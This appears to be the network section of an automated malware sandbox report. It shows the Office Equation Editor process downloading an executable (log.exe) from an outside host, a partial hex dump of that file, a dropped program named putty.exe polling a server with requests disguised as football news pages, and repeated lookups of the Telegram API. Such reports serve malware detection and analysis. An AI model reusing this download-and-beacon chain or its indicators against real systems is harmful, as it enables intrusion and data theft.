Jun 16, 2021 12:04:48.818453074 CEST	8.8.8.8	192.168.2.22	0x6ca3	No error (0)	kf.carthage2s.com		41.231.5.212	A (IP address)	IN (0x0001)
Jun 16, 2021 12:04:48.897130013 CEST	8.8.8.8	192.168.2.22	0x9c65	No error (0)	kf.carthage2s.com		41.231.5.212	A (IP address)	IN (0x0001)
Jun 16, 2021 12:04:48.949904919 CEST	8.8.8.8	192.168.2.22	0x9c65	No error (0)	kf.carthage2s.com		41.231.5.212	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 16, 2021 12:04:52.504651070 CEST	8.8.8.8	192.168.2.22	0x71dd	No error (0)	apdocroto.gq		104.21.14.60	A (IP address)	IN (0x0001)
Jun 16, 2021 12:04:52.504651070 CEST	8.8.8.8	192.168.2.22	0x71dd	No error (0)	apdocroto.gq		172.67.158.27	A (IP address)	IN (0x0001)
Jun 16, 2021 12:05:13.983175993 CEST	8.8.8.8	192.168.2.22	0xd799	No error (0)	apdocroto.gq		104.21.14.60	A (IP address)	IN (0x0001)
Jun 16, 2021 12:05:13.983175993 CEST	8.8.8.8	192.168.2.22	0xd799	No error (0)	apdocroto.gq		172.67.158.27	A (IP address)	IN (0x0001)
Jun 16, 2021 12:05:51.918904066 CEST	8.8.8.8	192.168.2.22	0xf12d	No error (0)	apdocroto.gq		172.67.158.27	A (IP address)	IN (0x0001)
Jun 16, 2021 12:05:51.918904066 CEST	8.8.8.8	192.168.2.22	0xf12d	No error (0)	apdocroto.gq		104.21.14.60	A (IP address)	IN (0x0001)
Jun 16, 2021 12:05:57.537872076 CEST	8.8.8.8	192.168.2.22	0x4b7d	No error (0)	apdocroto.gq		172.67.158.27	A (IP address)	IN (0x0001)
Jun 16, 2021 12:05:57.537872076 CEST	8.8.8.8	192.168.2.22	0x4b7d	No error (0)	apdocroto.gq		104.21.14.60	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:02.249242067 CEST	8.8.8.8	192.168.2.22	0xd386	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:09.881184101 CEST	8.8.8.8	192.168.2.22	0x3f23	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:09.933396101 CEST	8.8.8.8	192.168.2.22	0x3f23	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:20.089854002 CEST	8.8.8.8	192.168.2.22	0xc5d5	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:20.144352913 CEST	8.8.8.8	192.168.2.22	0xc5d5	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:25.806879044 CEST	8.8.8.8	192.168.2.22	0xd312	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:25.858172894 CEST	8.8.8.8	192.168.2.22	0xd312	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:27.400501013 CEST	8.8.8.8	192.168.2.22	0xefaa	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:27.481283903 CEST	8.8.8.8	192.168.2.22	0xefaa	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:31.945979118 CEST	8.8.8.8	192.168.2.22	0x7a0b	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:32.385663033 CEST	8.8.8.8	192.168.2.22	0x79bf	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:38.389044046 CEST	8.8.8.8	192.168.2.22	0x887a	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:43.651424885 CEST	8.8.8.8	192.168.2.22	0xf3cb	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:43.711159945 CEST	8.8.8.8	192.168.2.22	0xf3cb	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:43.771693945 CEST	8.8.8.8	192.168.2.22	0xf3cb	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:46.658106089 CEST	8.8.8.8	192.168.2.22	0xbaa6	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:46.711790085 CEST	8.8.8.8	192.168.2.22	0xbaa6	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:48.851561069 CEST	8.8.8.8	192.168.2.22	0x11de	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 16, 2021 12:06:48.904994011 CEST	8.8.8.8	192.168.2.22	0x11de	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:52.673280001 CEST	8.8.8.8	192.168.2.22	0x61a8	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:52.731133938 CEST	8.8.8.8	192.168.2.22	0x61a8	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- kf.carthage2s.com
- apdocroto.gq

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	41.231.5.212	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:04:49.033925056 CEST	0	OUT	GET /log.exe HTTP/1.1 Connection: Keep-Alive Host: kf.carthage2s.com
Jun 16, 2021 12:04:49.116209984 CEST	2	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Wed, 16 Jun 2021 03:52:28 GMT Accept-Ranges: bytes ETag: "75ff8c66362d71:0" Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Wed, 16 Jun 2021 10:04:49 GMT Content-Length: 144168 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 aa 14 d6 ee 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 4c 00 00 00 d0 01 00 00 00 00 00 ce 6b 00 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 80 02 00 00 02 00 00 d8 6b 02 00 02 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 78 6b 00 00 53 00 00 00 00 80 00 00 00 cd 01 00 00 00 00 00 00 00 00 00 00 1e 02 00 28 15 00 00 00 60 02 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d4 4b 00 00 00 20 00 00 00 4c 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 00 cd 01 00 00 80 00 00 00 ce 01 00 00 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 02 00 00 02 00 00 00 1c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 6b 00 00 00 00 00 00 48 00 00 00 02 00 05 00 1c 40 00 00 5c 2b 00 00 03 00 00 00 0a 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 2a 22 02 28 0c 00 00 0a 00 2a 42 02 28 0c 00 00 0a 00 00 02 28 09 00 00 06 00 2a 3e 00 02 72 2c 10 00 70 03 6f 2f 00 00 0a 00 2a 22 02 28 30 00 00 0a 00 2a 56 73 0f 00 00 06 28 31 00 00 0a 74 06 00 00 02 80 01 00 00 04 2a 00 13 30 08 00 a8 00 00 00 01 00 00 11 00 14 0a 04 72 01 00 00 70 19 8d 01 00 00 01 25 16 72 15 00 00 70 a2 25 17 72 19 00 00 70 a2 25 18 72 1d 00 00 70 a2 28 07 00 00 0a 72 21 00 00 70 6f 08 00 00 0a 10 02 05 72 23 00 00 70 28 09 00 00 0a 0b 2b 06 fe 16 0a 00 00 01 07 2c 12 00 0e 04 14 04 0e 05 14 14 14 17 28 0a 00 00 0a 0a 00 05 72 27 00 00 70 28 09 00 00 0a 0c 08 2c 10 00 0e 04 14 04 14 14 14 14 28 0b 00 00 0a 0a 00 05 72 2b 00 00 70 28 09 00 00 0a 0d 09 2c 11 00 0e 04 14 04 0e 05 14 14 14 28 0b 00 00 0a 0a 00 06 13 04 2b 00 11 04 2a 1b 30 07 00 b6 06 00 00 02 00 00 11 00 7e 0d 00 00 0a 0a 03 28 0e 00 00 0a 74 0d 00 00 01 0b 2b 06 fe 16 12 00 00 01 07 72 2f 00 00 70 1f 10 8d 01 00 00 01 25 16 72 9d 00 00 70 a2 25 17 72 a1 00 00 70 a2 25 18 72 a1 00 00 70 a2 25 19 72 a5 00 00 70 a2 25 1a 72 a9 00 00 70 a2 25 1b 72 ad 00 00 70 a2 25 1c 72 9d 00 00 70 a2 25 1d 72 b1 00 00 70 a2 25 1e 72 a9 00 00 70 a2 25 1f 09 72 b5 00 00 70 a2 25 1f 0a 72 b9 00 00 70 a2 25 1f 0b 72 bd 00 00 70 a2 25 1f 0c 72 c1 00 00 70 a2 25 1f 0d 72 c5 00 00 70 a2 25 1f 0e 72 b5 00 00 70 a2 25 1f 0f 72 b9 00 00 70 a2 28 07 00 00 0a 6f 0f 00 00 0a 00 07 6f 10 00 00 0a 72 c9 00 00 70 1f 09 8d 01 00 00 01 25 16 72 01 01 00 70 a2 25 17 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL"0Lk @ k`xkS(` H.textK L `.rsrcN@@.reloc`@BkH@\+*"(*B((*>r,po/*"(0*Vs(1t*0rp%rp%rp%rp(r!por#p(+,(r'p(,(r+p(,(+*0~(t+r/p%rp%rp%rp%rp%rp%rp%rp%rp%rp%rp%rp%rp%rp%rp%rp(oorp%rp%

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	104.21.14.60	80	C:\Users\user\AppData\Roaming\putty.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:04:52.577344894 CEST	215	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-CC63E54262373453B19DBF613B3334DE.html HTTP/1.1 Accept: application/json UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Authorization: Bearer {token} Host: apdocroto.gq Connection: Keep-Alive
Jun 16, 2021 12:04:52.945996046 CEST	217	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:04:52 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Last-Modified: Wed, 16 Jun 2021 02:15:31 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0ab5e0f80100004ddc50151000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=VwYVzkZ29F%2BI50W%2Fb4Yt9KU4uYR4Tg0DUwqkstjbzPTDbxYCC%2BJUr3xpogofqRpOIDcGdl%2By1eK0vgp54oYs0%2BYlQnj8swUggzGoQ%2FKOkTCjaHA1KlJoGKXD"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6603376cce8b4ddc-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 2e 74 6d 2d 61 77 78 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" href="https://i2-prod.liverpool.com"><link rel="dns-prefetch" href="https://felix.data.tm-awx.com"><link rel="preconnect" href="https://feli
Jun 16, 2021 12:04:54.698050022 CEST	1509	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-0B579F7D05D398DAB455F9EFDAAC3695.html HTTP/1.1 Accept: application/json UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Authorization: Bearer {token} Host: apdocroto.gq

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:04:54.905277967 CEST	1511	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:04:54 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Last-Modified: Wed, 16 Jun 2021 02:15:31 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0ab5e1004d00004ddc2237e000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=xKt%2BOwVdR1cNXthi8PNMpXmZoUy6VUWpdCf0lvDjpxT4k%2F28B4MTO4w2kGxH9s6%2BvT208b%2F8RG4Gspm%2F0uFwwI%2FJuTSR6P4hKl%2FKSppz7sJWDC%2FoEL%2FW%2Bfhq"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6603377a1e364ddc-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 2e 74 6d 2d 61 77 78 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" href="https://i2-prod.liverpool.com"><link rel="dns-prefetch" href="https://felix.data.tm-awx.com"><link rel="preconnect" href="http
Jun 16, 2021 12:04:56.378340006 CEST	2798	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-73850014335AB72CBE7866A38A201CD2.html HTTP/1.1 Accept: application/json UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Authorization: Bearer {token} Host: apdocroto.gq
Jun 16, 2021 12:04:56.773211956 CEST	2800	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:04:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Last-Modified: Wed, 16 Jun 2021 02:15:32 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0ab5e106db00004ddc2a0de000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=%2FnI%2FP3QmzbT%2FvoKtzkxvqaIE%2FFSsZtUnGXnY6FIgfrQSfMZydQfGLsfK3bX9n3FxAH81PQShOTHr2lfSVbGUewlzHrEVYNQuOe4Fbc%2BbTPvbqK6PUzfq%2BR3q"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 660337849c824ddc-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 2e 74 6d 2d 61 77 78 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" href="https://i2-prod.liverpool.com"><link rel="dns-prefetch" href="https://felix.data.tm-awx.com"><link rel="preconnect" href="https://feli

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49168	104.21.14.60	80	C:\Users\user\AppData\Roaming\putty.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:05:14.106758118 CEST	4026	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-CC63E54262373453B19DBF613B3334DE.html HTTP/1.1 Accept: application/json UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Authorization: Bearer {token} Host: apdocroto.gq Connection: Keep-Alive
Jun 16, 2021 12:05:14.481699944 CEST	4027	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:05:14 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Last-Modified: Wed, 16 Jun 2021 02:15:31 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0ab5e14c1b00004dc4dc96d000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=Iq7CqHAfgNfpS6SJ9RW8luwMdxBIMIWJ%2FFucdN39a1LuNd%2FAhPN3hxRVnAJgTx3LtSc9%2FFrJEEqay%2FHZNsLNo7PspG3%2BcifbwqI8FITOkjrbIWTdnugNwutt"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 660337f359ea4dc4-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 